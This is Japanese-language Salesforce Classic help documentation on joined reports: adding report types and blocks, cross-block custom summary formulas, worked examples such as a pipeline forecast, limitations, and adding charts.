結合レポート形式では、さまざまな種類の情報を 1 つのレポートに表示できます。結合レポートには、複数の標準またはカスタムのレポートタイプのデータを含めることができます。

結合レポートを開始するには、レポートビルダーで新規レポートを作成または既存のレポートを編集し、[形式] ドロップダウンをクリックして、［結合］を選択します。

サマリーレポートまたはマトリックスレポートでできる操作の多くは、結合レポートでも可能です。たとえば、項目の検索、追加、および削除、項目の集計、およびレポートの実行と保存を実行できます。

ヒント: ダッシュボードにグラフを含む結合レポートを表示できます。結合レポートダッシュボードコンポーネントを編集し、[ソースレポートで定義したグラフを使用] を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

1. 結合レポートへのレポートタイプの追加
   レポートタイプを追加することにより、結合レポートでの分析に利用できるデータのセットを拡張できます。
2. 主要レポートタイプの変更
   主レポートタイプは、共通項目の命名方法を制御します。結合レポートには主レポートタイプが必要です。主レポートタイプはいつでも変更できます。
3. 結合レポートのカスタム集計項目の作成
   結合レポートの標準またはクロスブロックカスタム集計項目を追加して、レポートで使用できる数値項目に基づいた集計項目を追加できます。
4. ブロックの使用
   ブロックでは、さまざまなビューを作成して結合レポートに含まれる情報を表示できます。
5. 結合レポートの機能
   結合レポートには、複数の標準またはカスタムのレポートタイプのデータを含めることができます。同じオブジェクトと関係があるレポートタイプを 1 つの結合レポートに追加できます。たとえば、商談レポートタイプが含まれる結合レポートがある場合、ケースレポートタイプも追加できます。これは、両方のレポートタイプが Accounts オブジェクトと関係があるためです。

関連トピック:

新規レポートの作成
結合レポートの機能

結合レポートへのレポートタイプの追加

レポートタイプを追加することにより、結合レポートでの分析に利用できるデータのセットを拡張できます。

1. レポート形式メニューから［結合］を選択します。
2. [レポートタイプを追加] をクリックします。
   既存のレポートに追加できるレポートタイプを表示する [追加レポートタイプを選択] フロート表示が表示されます。
3. レポートタイプを選択します。
   フロート表示には、選択したレポートタイプに共通のオブジェクト、およびレポートにすでに含まれている型を特定するメッセージが表示されます。
4. [OK] をクリックします。

追加レポートタイプが追加されます。次のことに留意してください。

- 新しいブロックはレポートに表示されます。
- [項目] ペインでは、レポートタイプに一意の項目を含む新しい領域で更新されます。すべてのレポートタイプに共通の項目は、[共通項目] 領域内にあります。

関連トピック:

結合レポートのカスタム集計項目の作成
結合レポートの機能
異なるタイプの情報を結合レポートに集約

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

主要レポートタイプの変更

主レポートタイプは、共通項目の命名方法を制御します。結合レポートには主レポートタイプが必要です。主レポートタイプはいつでも変更できます。

デフォルトでは、レポートに最初に追加したレポートタイプが主要になります。

主レポートタイプは、レポートに使用できるデータには影響しません。

主レポートタイプを変更するには、そのブロックを削除します。ブロックを削除するには、[項目]ペインにドラッグします。主レポートタイプに基づくブロックが複数ある場合、それらすべてを削除する必要があります。

主レポートタイプを削除する場合、新しいレポートタイプの選択方法はレポートに含まれるレポートタイプ数によって決まります。

- レポートに含まれるレポートタイプが 2 つのみの場合、もう一方のレポートタイプが自動的に主要になります。
- レポートに含まれるレポートタイプが 3 つ以上の場合、ダイアログが表示され、新しい主レポートタイプとしていずれかを選択するように求められます。

関連トピック:

結合レポートへのブロックの追加
結合レポートへのレポートタイプの追加
結合レポートで実行できない操作は?
異なるタイプの情報を結合レポートに集約

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

AND

「レポートビルダー」

結合レポートのカスタム集計項目の作成

結合レポートの標準またはクロスブロックカスタム集計項目を追加して、レポートで使用できる数値項目に基づいた集計項目を追加できます。

1. 次のいずれかのオプションを使用して、[項目] ペインから [集計項目を追加] フロート表示にアクセスします。

オプション	説明
標準カスタム集計項目を作成する	レポートタイプカテゴリに移動し、[新規カスタム集計項目を追加] をダブルクリックします。
クロスブロックカスタム集計項目を作成する	[共通] カテゴリに移動し、[クロスブロック数式を追加]をダブルクリックします。

2. レポートに表示する数式名を入力し、必要に応じて説明を入力します。

   名前は一意にする必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

AND

「レポートビルダー」

3. ［形式］ドロップダウンリストから、計算の出力に基づいて数式に適用するデータ型を選択します。
4. ［小数点の位置］ドロップダウンから、通貨、数字、またはパーセントデータ型の表示に適用する小数点以下の桁数を選択します。この設定は、マルチ通貨組織の通貨項目では無視されます。代わりに、通貨設定の［小数点の位置］が適用されます。
5. ［この数式をどこに表示しますか?］オプションを設定します。

   計算された値が、選択に応じて、レポートブロックの [総計] またはグローバルグルーピングレベルに表示されます。[総計] など、すべてのレベルで数式の計算を表示するには、［すべての集計レベル］を選択します。必要に応じて、計算をグローバルグルーピングレベルで表示するように選択できます。結合レポートには 3 つのグローバルグルーピングがあります。グルーピングは、すべてのブロックに適用されます。
6. 数式の作成:
   a. [集計項目] ドロップダウンリストに表示されているいずれかの項目を選択します。この項目の値が数式で使用されます。

      クロスブロック数式を作成するとき、項目はブロックごとにグループ化されます。また、[クイック検索] を使って、項目を検索できます。

      単一レポートタイプの数式を作成する場合、リストにはそのレポートタイプで使用できる数値項目が表示されます。
   b. 数式で使用する集計種別を選択します。このオプションは、［レコード件数］には使用できません。

集計種別	説明
合計	項目またはグルーピング項目のデータの合計値。
最大値	項目または項目グルーピングのデータの最大値。
最小値	項目または項目グルーピングのデータの最小値。
平均	項目または項目グルーピングのデータの平均。

   c. [演算子] をクリックして、演算子を式に追加します。
   d. 関数のカテゴリ ([すべて]、[論理]、[計算]、または [概要]) を選択し、数式で使用する関数を選択して、[挿入] をクリックします。
   e. 必要に応じて上記の手順を繰り返します。
7. [構文を確認] をクリックして、数式にエラーがないかどうかを確認します。エラーは、カーソルにより強調表示されます。

8. [OK] をクリックします。レポートを保存しなければ、数式も保存されません。

関連トピック:

- レポートの数式の使用
- 結合レポートのカスタム集計項目
- カスタム集計項目を最大限に活用
- 結合レポートの例

ブロックの使用

ブロックでは、さまざまなビューを作成して結合レポートに含まれる情報を表示できます。

1. 結合レポートへのブロックの追加
   結合レポートにブロックを追加すると、1 つのレポートに含まれるデータから複数のビューを作成できます。
2. ブロックの並び替え
   結合レポートでブロックを並び替えることができます。ブロックを並び替えるとレポートの外観は変わりますが、ブロックのデータに影響はありません。
3. ブロック名の変更
   ブロックが含む情報をよりわかりやすく示すために、ブロックの名前を変更できます。
4. ブロックのレコード件数の表示および非表示
   結合レポートのブロックごとのレコードの数、つまり *レコード件数* を表示するか、非表示にするかを選択できます。デフォルトでは、レポートビルダーとレポート実行ページにブロックごとのレコード件数が表示されます。
5. ブロックの削除

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限


レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

結合レポートへのブロックの追加

結合レポートにブロックを追加すると、1つのレポートに含まれるデータから複数のビューを作成できます。

1. [項目] ペインから項目をクリックして押したまま、[プレビュー] ペインの空の領域にドラッグします。



2. 項目をドロップして、ブロックを作成します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」



なお、ブロックを追加すると、追加ブロックの標準の検索条件、項目の絞り込みが [条件] ペインに追加されます (1)。また、[プレビュー] ペインに新規ブロックが表示されます (2)。

ブロックを削除するには、ブロックヘッダーの をクリックしてから [ブロックを削除] をクリックします。または、ブロックを [項目] ペインにドラッグします。

ブロックを使用する場合、次の点に注意してください。

- 新規レポートタイプを結合レポートに追加した場合も新規ブロックが追加されます。
- ブロックを作成するときは、レポートタイプのカテゴリから項目を選択する必要があります。共通カテゴリの項目を使用することはできません。たとえば、レポートに商談レポートタイプとケースレポートタイプの両方が含まれる場合、[商談] カテゴリから項目を選択すると新しい [商談] ブロックが作成され、[ケース] カテゴリから項目を選択すると、新しい [ケース] ブロックが作成されます。

関連トピック:

結合レポートへのレポートタイプの追加
ブロックの削除
結合レポートのカスタム集計項目の作成
ブロックの使用
異なるタイプの情報を結合レポートに集約

ブロックの並び替え

結合レポートでブロックを並び替えることができます。ブロックを並び替えるとレポートの外観は変わりますが、ブロックのデータに影響はありません。

ブロックを並び替えてもブロックの番号は変わりません。たとえば、3つのブロックが含まれるレポートがあり、ブロック1をブロック3の右側に移動した場合、ブロックは、ブロック2、ブロック3、ブロック1として表示されます。混乱を避けるために、ブロック名を変更してください。

ブロックを並び替えるには、既存のブロックの左または右にそのブロックを移動します。[プレビュー]ペインの空の領域にブロックをドラッグすることはできません。

ブロックを並び替える手順は、次のとおりです。

- [プレビュー]ペインで、既存のブロックの左側または右側にブロックをドラッグします。

  ブロックの横に表示される青いバーは、ドロップ可能な場所を示します。

関連トピック:

ブロック名の変更

ブロックの使用

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

ブロック名の変更

ブロックが含む情報をよりわかりやすく示すために、ブロックの名前を変更できます。

ブロックを結合レポートに追加すると、レポートタイプとレポートのブロック数を元に自動的に名前が付けられます。たとえば、レポートに2つのブロックが含まれており、商談レポートタイプに基づく新しいブロックが追加されると、「商談ブロック3」として名前が付けられます。

1. ブロック名をクリックします。
   名前が編集可能なテキストボックスに表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」



2. 新しい名前を入力します。
3. Enter をクリックするか、ブロックの外をクリックして名前を適用します。

関連トピック:

ブロックの使用

異なるタイプの情報を結合レポートに集約

ブロックのレコード件数の表示および非表示

結合レポートのブロックごとのレコードの数、つまり*レコード件数*を表示するか、非表示にするかを選択できます。デフォルトでは、レポートビルダーとレポート実行ページにブロックごとのレコード件数が表示されます。

レコード件数を表示または非表示にする方法は 2 つあります。

- ブロックヘッダーの矢印 ( ) をクリックしてブロックメニューを表示します。[レコード件数] メニュー項目の横にあるチェックマークは、ブロックでレコード件数が有効であることを示します。件数の表示と非表示を切り替えるには、[レコード件数] をクリックします。
- レポートの詳細を非表示にし、カーソルを [レコード件数] 列の上に置くと、矢印 ( ) が表示されます。矢印をクリックし、[列を削除] を選択します。レコード件数を再び表示するには、ブロックヘッダーの矢印をクリックし、[レコード件数] を選択します。

メモ: レポートブロックで行を集計しておらず、レポートの詳細とすべてのブロックの行数も非表示にした場合、レポート実行ページでブロックは非表示になります。ブロックを表示するには、レポート実行ページまたはレポートビルダーから [詳細の表示] を選択します。

関連トピック:

レポートの詳細の表示と非表示

カスタム集計項目の集計関数の使用

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

ブロックの削除

結合レポートからブロックを削除する方法には、次の 2 つがあります。

- ブロックヘッダーの矢印 ( ) をクリックしてブロックメニューを表示し、[ブロックを削除] をクリックする。
- ブロックのヘッダーをクリックして押したまま、[項目] ペインにブロックをドラッグする。

関連トピック:

ブロックの使用

異なるタイプの情報を結合レポートに集約

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

結合レポートの機能

結合レポートには、複数の標準またはカスタムのレポートタイプのデータを含めることができます。同じオブジェクトと関係があるレポートタイプを 1 つの結合レポートに追加できます。たとえば、商談レポートタイプが含まれる結合レポートがある場合、ケースレポートタイプも追加できます。これは、両方のレポートタイプが Accounts オブジェクトと関係があるためです。

結合レポートは、最大 5 つのレポートブロックで構成されます。ブロックをレポートに追加して、複数のデータビューを作成できます。ブロックごとに、標準および集計項目の追加、標準およびクロスブロックカスタム集計項目の作成、条件の適用、列の並び替えを実行できます。集計形式と同様、レポートのすべてのブロックにグループ化を適用して、ブロックに最大 3 つのグループ化を追加できます。また、結合レポートにグラフを追加することもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

各結合レポートには主レポートタイプがあります。デフォルトでは、レポートに最初に追加したレポートタイプが主タイプになり、[項目] ペインでその名前の横には小さな点が付けられます。たとえば、商談レポートタイプを選択して結合レポートを作成し、その後でケースタイプを追加した場合、商談タイプが主レポートタイプになります。

主レポートタイプは、共通項目の命名方法を制御します。一部の共通項目は、名前が異なったり、異なるレポートタイプの異なるセクションに表示されます。これらの項目では、 をクリックすると、他のレポートタイプの項目名が表示されます。

結合レポートに複数のレポートタイプが含まれる場合、一部の項目は*共通*項目として識別されます。共通項目とは、すべてのレポートタイプにより共有される項目、またはすべてのレポートタイプがその項目への参照関

係を共有している項目です。これらの項目は、[項目] ペインの [共通項目] 領域に表示され、レポートブロックのグループ化に使用できます。

1. 結合レポートの例
   結合レポートを使って実行できることの例として、営業担当パフォーマンススコアカードの作成、状況別のサポートケースの確認、商談パイプラインの予測があります。
2. 結合レポートのカスタム集計項目
   結合レポートでは、標準とクロスブロックという 2 種類のカスタム集計項目を使用できます。
3. 結合レポートで実行できない操作は?
   サマリーレポートまたはマトリックスレポートでできる操作の多くは、結合レポートでも可能です。たとえば、項目の検索、追加、削除、集計、およびレポートの実行と保存を実行できます。ただし、実行できない操作もあります。

関連トピック:

結合レポートへのレポートタイプの追加
結合レポートのカスタム集計項目の作成
ブロックの使用

結合レポートの例

結合レポートを使って実行できることの例として、営業担当パフォーマンススコアカードの作成、状況別のサポートケースの確認、商談パイプラインの予測があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

営業担当パフォーマンススコアカードの作成

営業担当スコアカードを使用して、経営陣に組織の営業担当のパフォーマンスとアクションを通知します。作成するには、ユーザ (主オブジェクト) と商談所有者、商談作成者、活動所有者の 3 つのオブジェクトとの関係をそれぞれ作成する 3 つの別々のカスタムレポートタイプが必要です。この例では、カスタムレポートタイプに [ユーザと商談の所有者のカスタムレポート]、[ユーザと商談の作成者のカスタムレポート]、[ユーザと活動の所有者のカスタムレポート] という名前を設定しています。

最初に、ユーザと商談所有者のカスタムレポートタイプに基づいた新規カスタムレポートを作成してから、ユーザと商談作成者、ユーザと活動所有者のカスタムレポートタイプを追加ブロックとして 2 つ追加します。次に、営業担当 (商談所有者) 別にグループ化し、手順に従って条件を設定します。

レポートを作成する手順は、次のとおりです。

1. レポートタイプとして [ユーザと商談の所有者のカスタムレポート] を選択して、新規レポートを作成します。
2. [形式] ドロップダウンから [結合] を選択します。
3. [レポートタイプを追加] をクリックします。

4. ［ユーザと商談の作成者のカスタムレポート］を選択します。
5. [レポートタイプを追加]を再度クリックして、［ユーザと活動の所有者のカスタムレポート］を選択します。
6. ［氏名］別にブロックをグループ化します。
7. 必要に応じてレポートに項目と条件を追加します。たとえば、特定期間内の営業パフォーマンスに焦点を合わせるために日付条件を変更できます。また、商談所有者に営業担当者のみを含めるには、［ロール：名前］条件で条件を作成して、ロールに「営業」が含まれるユーザに結果を限定することもできます。
8. 必要に応じて、ブロックの名前を入力します。
9. [保存]または[レポート実行]をクリックします。

状況別のサポートケースの確認

新規、完了、処理中のサポートケースの数を優先度別に比較するレポートを作成することもできます。レポートには、単一の標準のレポートタイプとしてケースを含めます。最初に、レポートを作成して3つのブロックを追加し、各ブロックを該当する状況別に絞り込んでから、グループ化に［優先度］を使用します。

レポートを作成する手順は、次のとおりです。

1. レポートタイプとして［ケース］を選択して、新規レポートを作成します。
2. [形式]ドロップダウンから［結合］を選択します。
3. 不要な項目は[項目]ペインにドラッグして削除します。
4. 3つのブロックを作成し、それぞれに［ケース番号］項目、［状況］項目、必要に応じて［ケース所有者］項目を含めます。
5. ブロックごとに、すべてのケースで絞り込みを行います。次のように［状況］別に各ブロックを絞り込みます。
   - ブロック1: *「状況 次の文字列と一致する クローズ」*
   - ブロック2: *「状況 次の文字列と一致する 新規」*
   - ブロック3: *「状況 次の文字列と一致しない 新規，ポータルでクローズ，クローズ – 最初のコール」*
6. ［優先度］別にブロックをグループ化します。
7. 必要に応じて、ブロックの名前を変更します。
8. [保存]または[レポート実行]をクリックします。

商談パイプラインの予測

クロスブロックカスタム集計項目を使って、営業担当者の過去の業績に基づく将来の商談の収益を予測するレポートを作成できます。商談標準レポートタイプに基づいてレポートを作成し、3つのブロックをレポートに追加して、各ブロックを該当する状況で絞り込んでから、異なるブロックから項目を使用する集計項目を作成します。

レポートを作成する手順は、次のとおりです。

1. レポートタイプとして［商談］を選択して新しい結合レポートを作成します。
2. 不要な項目は[項目]ペインにドラッグして削除します。

3. 3 つのブロックを作成し、それぞれに［商談名］項目、［取引先名］項目、［金額］項目を含めます。
4. ブロックごとに、［すべての商談］を表示します。次に、各ブロックを絞り込みます。

ブロック	検索条件
ブロック 1	*商談 状況 次の文字列と一致する 完了* *日付項目 次の文字列と一致する 完了予定日* *範囲 次の文字列と一致する 当会計年度および前会計年度* *フェーズ 次の文字列と一致する 不成立*
ブロック 2	*商談 状況 次の文字列と一致する 商談成立* *日付項目 次の文字列と一致する 完了予定日* *範囲 次の文字列と一致する 当会計年度および前会計年度*
ブロック 3	*日付項目 次の文字列と一致する 完了予定日* *範囲 次の文字列と一致する 来月* *商談 状況 次の文字列と一致する 進行中*

5. ［商談所有者］別にブロックをグループ化します。
6. ブロックの名前を変更します。たとえば、「商談成立」、「商談不成立」、「来月クローズ」などにします。
7. 営業担当者の過去の実績に基づいて今後の収益を予測するクロスブロックカスタム集計項目を作成します。

```
[Closing Next Month]AMOUNT:SUM*([Closed - Won]RowCount/([Closed -
                                    Lost]RowCount+[Closed - Won]RowCount))
```

8. 集計項目を 1 つ以上のブロックに追加します。
9. 必要に応じて、各営業担当者の商談成立率を計算するクロスブロックカスタム集計項目を追加します。

```
[Closed - Won]RowCount/([Closed - Lost]RowCount+[Closed - Won]RowCount)
```

10. [保存] または [レポート実行] をクリックします。

商談パイプライン予測レポートへのグラフの追加

データを視覚的に表すために、結合レポートにグラフを含めることができます。たとえば、商談パイプライン予測レポートに、実際の収益対予測される収益を示すグラフを追加できます。

グラフを追加する手順は、次のとおりです。

1. 商談パイプラインの予測レポートを作成します。
2. [グラフを追加] をクリックします。
3. Y 軸に［商談成立 – 合計金額］を選択します。

4. [プロット追加値] を選択します。
5. [表示] オプションの［折れ線］、[値] として［予測収益］を選択します。
6. [書式設定] タブをクリックし、グラフタイトルとして「*収益予実比較*」と入力します。
7. [OK] をクリックします。
8. [保存] または [レポート実行] をクリックします。

関連トピック:

- レポートへのグラフの追加
- 結合レポートのカスタム集計項目
- 結合レポートの機能
- ブロックの使用
- 異なるタイプの情報を結合レポートに集約

結合レポートのカスタム集計項目

結合レポートでは、標準とクロスブロックという 2 種類のカスタム集計項目を使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

標準カスタム集計項目

標準カスタム集計項目は、1つのレポートタイプに適用され、そのレポートタイプのみに基づくブロックに追加できます。たとえば、ケースレポートタイプに作成された集計項目は、[ケース]ブロックにのみ適用できます。結合レポートのカスタム集計項目は、サマリーレポートとマトリックスレポートと同じデータ形式、数式オプション、関数、および計算の表示場所をサポートします。

結合レポートでカスタム集計項目を使用する場合は、次のことに留意してください。

- 数式は、作成時に自動的にレポートに追加されません。数式を追加するには、同じレポートタイプのブロックにその数式をドラッグします。
- ブロックにカスタム集計項目を追加する場合、ブロックに追加した順に標準項目の右側に表示されます。クロスブロックカスタム集計項目も追加する場合、標準項目の右側に表示されます。
- カスタム集計項目の結果は、それらが含まれるブロックに適用される検索条件オプションの影響を受けます。そのため、同じ数式の結果はブロックごとに異なります。
- 結合レポートの各ブロックには最大 10 個のカスタム集計項目を追加できます。結合レポートには、合計 50 個のカスタム集計項目を含めることができます。
- 各カスタム集計項目には一意の名前が必要です。ただし、標準カスタム集計項目とクロスブロックカスタム集計項目には同じ名前を付けることができます。
- カスタム集計項目名に角括弧 ([または]) を使用することはできません。

クロスブロックカスタム集計項目

クロスブロックカスタム集計項目を使用すると、結合レポートの複数のブロックにまたがって値を計算できます。たとえば、クロスブロック集計項目を使用して、取引先の完了した商談に対する進行中の商談の比率や、販売目標に対する完了したパイプライン商談の比率を計算できます。

クロスブロック数式の作成は、標準数式の作成に似ています。同じデータ形式、数式オプション、関数、および計算の表示場所を使用できます。ブロック情報が含まれる以外、数式構文も似ています。たとえば、各取引先の商談対ケースの比率を計算する場合、数式には「[商談ブロック 1]行数 / [ケースブロック 2]行数」というブロックのタイトルが含まれます。ブロックのタイトルを省略した場合、数式構文のチェックや数式の保存を行うと、エラーメッセージが表示されます。

クロスブロックカスタム集計項目を使用するときには次の点に留意してください。

- クロスブロック集計項目はレポートのどのブロックにも追加できます。
- クロスブロック集計項目が作成時にレポートに自動追加されることはありません。集計項目を追加するには、ブロックにドラッグします。
- クロスブロック集計項目をブロックに追加すると、標準集計項目の右に、ブロックに追加した順序で表示されます。
- クロスブロック集計項目の結果は、レポートのブロックに適用された検索条件オプションによって影響を受けます。そのため、検索条件オプションを変更すると、クロスブロック集計項目の算出結果が変わることがあります。
- 結合レポートごとに最大 10 個のクロスブロックカスタム集計項目を設定できます。
- クロスブロック集計項目で使用されているブロックを削除すると、その集計項目も [項目] ペインとその集計項目を含む残りのブロックの両方から削除されます。
- 各クロスブロック集計項目には、一意の名前を付ける必要があります。ただし、標準カスタム集計項目とクロスブロックカスタム集計項目には同じ名前を付けることができます。
- クロスブロック集計項目の名前には、角かっこ ([または]) を含めることはできません。

関連トピック:

- カスタム集計項目の作成
- カスタム集計項目を最大限に活用
- 結合レポートの例
- 結合レポートのカスタム集計項目の作成

結合レポートで実行できない操作は?

サマリーレポートまたはマトリックスレポートでできる操作の多くは、結合レポートでも可能です。たとえば、項目の検索、追加、削除、集計、およびレポートの実行と保存を実行できます。ただし、実行できない操作もあります。

結合レポートでは、次の操作を実行できません。

- バケット項目を追加する。
- クロス条件を追加する。
- [項目] ペインから [条件] ペインへ項目をドラッグアンドドロップする。
- 条件付き強調表示を適用する。
- 商談レポートまたは活動レポートの階層を変更する。
- 結合レポートに基づいてレポート作成スナップショットを作成する。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ:

- ユーザが結合レポートを作成および編集できるようにするには、組織全体でレポートビルダーが有効になっている必要があります。レポートビルダーが有効ではない場合、ユーザは結合レポートを実行することはできますが、作成することはできません。
- 結合レポートでは、新しいユーザインターフェースのテーマが有効化されている必要があります。新しいテーマのないユーザは、結合レポートの作成、編集、実行ができません。
- Internet Explorer 6 は、結合レポートではサポートされていません。
- ダッシュボードビューの結合レポートのデータを検索条件で絞り込んだり、結合レポートのみが含まれるダッシュボードに検索条件を追加することはできません。

結合レポートで使用できない標準レポートタイプ

- 取引先と取引先責任者
  - 取引先履歴
  - 取引先所有者*
  - 取引先責任者履歴
- 活動
  - 代理承認申請一覧*
- 管理
  - 未承認申請一覧*
  - 過去 7 日間の API 使用状況*
- キャンペーン
  - キャンペーンメンバー*
  - キャンペーンメンバー (複数)
  - キャンペーンメンバー分析*
  - キャンペーンと影響を受ける商談

- 契約
  - 契約履歴
  - 注文履歴
- カスタマーサポート
  - ケース履歴
  - セルフサービス利用状況
  - ソリューションの履歴
- ファイルおよびコンテンツ
  - 著者別コンテンツ
  - 期間内に公開したコンテンツ
  - ファイルおよびコンテンツのダウンロード
  - ファイルおよびコンテンツのエンゲージメント
  - ファイルおよびコンテンツのリンク
  - ライブラリ管理者
  - ライブラリコンテンツ
  - 最もダウンロードされたコンテンツ
  - 最も登録者の多いコンテンツ
  - 古いコンテンツ
- 売上予測
  - カスタマイザブル売上予測: 売上予測履歴一覧
  - カスタマイザブル売上予測: 売上予測概要
  - カスタマイザブル売上予測: 商談売上予測一覧
  - 売上予測履歴
  - 売上予測
  - 予実対比表*
- リード
  - リードすべて
  - リード履歴
  - リード状況別リード一覧*
- 商談
  - 取引先責任者のロールと商品が関連する商談
  - 商談チームと商品が関連する商談
  - 商談項目履歴
- 価格表と商品
  - 未登録商品の納入商品一覧*

メモ:

- ここにリストされるすべてのレポートタイプへのアクセス権がない場合があります。組織が有効化している機能やシステム管理者によるレポートフォルダの表示の設定方法などの要因によって、表示されるレポートタイプが異なります。表示されるはずのレポートタイプが表示されていない場合は、システム管理者に確認してください。
- 組織が標準オブジェクト名を変更した場合、標準レポートタイプの名前には、元の名前ではなく、変更後の名前が含まれます。たとえば、組織が「商談」オブジェクトの名前を「案件」に変更している場合、標準レポートタイプ「商談項目履歴」は「案件項目履歴」になります。
- このリストでアスタリスク(*)でマークされているレポートタイプは、新規レポートを作成する場合に使用できません。代わりに、[レポート] タブのフォルダにある標準レポートをカスタマイズしてアクセスします。

関連トピック:

レポートタイプの選択
主要レポートタイプの変更
異なるタイプの情報を結合レポートに集約
標準レポートタイプ

レポートデータのグラフィカル表示

ユーザがデータをすばやく簡単に理解できるように、データをグラフフォームで表示します。グラフはレポートテーブルのすぐ上に表示されます。これにより、詳細を徹底的に調べる前に、データの雰囲気をつかむことができます。折れ線グラフを使用して経時変化を追跡したり、棒グラフや円グラフを使用して一定時点の値を比較したりします。グラフは、ダッシュボードコンポーネントにも表示できます。

1. レポートへのグラフの追加
   グラフを追加して、レポートのデータを視覚的に理解できるようにします。
2. グラフのプロパティ
   標準レポート、カスタム集計レポート、またはマトリックスレポートにグラフを追加できます。グラフのプロパティでは、グラフに表示するデータ、ラベルと色、および適用する条件付き強調表示を指定します。
3. グラフを使用したデータの効果的な表示
   レポートにグラフを追加する場合、負の値、大きすぎるまたは小さすぎる数値、カスタム集計項目、および項目レベルセキュリティなどの要素はグラフの表示に影響する場合があります。レポート形式を切り替えたり、グループ化およびブロックを変更したりすると、グラフにも影響があります。
4. 1 つのグラフに異なるデータセットを表示
   *組み合わせグラフ*では、1つのグラフ上に複数のデータセットが描画されます。各データセットは異なる項目に基づいているため、簡単に値を比較できます。また、特定の種類のグラフを組み合わせて、1つのグラフにさまざまな方法でデータを示すこともできます。
5. 組み合わせグラフの例
   組み合わせグラフを使用して、1つの軸範囲に対して複数の値を表示したり、2種類のグラフを組み合わせて表示したり、2 つの連続する集計値を比較したりします。

6. グラフフォーマッティングオプション

関連トピック:

- グラフを使用したデータの効果的な表示
- レポートへのグラフの追加
- グラフのプロパティ
- 組み合わせグラフの例
- 1 つのグラフに異なるデータセットを表示

レポートへのグラフの追加

グラフを追加して、レポートのデータを視覚的に理解できるようにします。

メモ: グラフを追加するには、レポートに少なくとも 1 つのグルーピングがある必要があります。

グラフを追加または編集する手順は、次のとおりです。

1. レポートビルダーで [グラフを追加] をクリックします。既存のグラフでは、[グラフを編集] をクリックします。
2. グラフの種類を選択します。
3. [グラフデータ] タブに、選択したグラフの種類に適した設定を入力します。
4. [フォーマッティング] タブに適切な設定を入力します。
5. [OK] をクリックします。

関連トピック:

- グラフの種類
- グラフを使用したデータの効果的な表示
- 新規レポートの作成

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

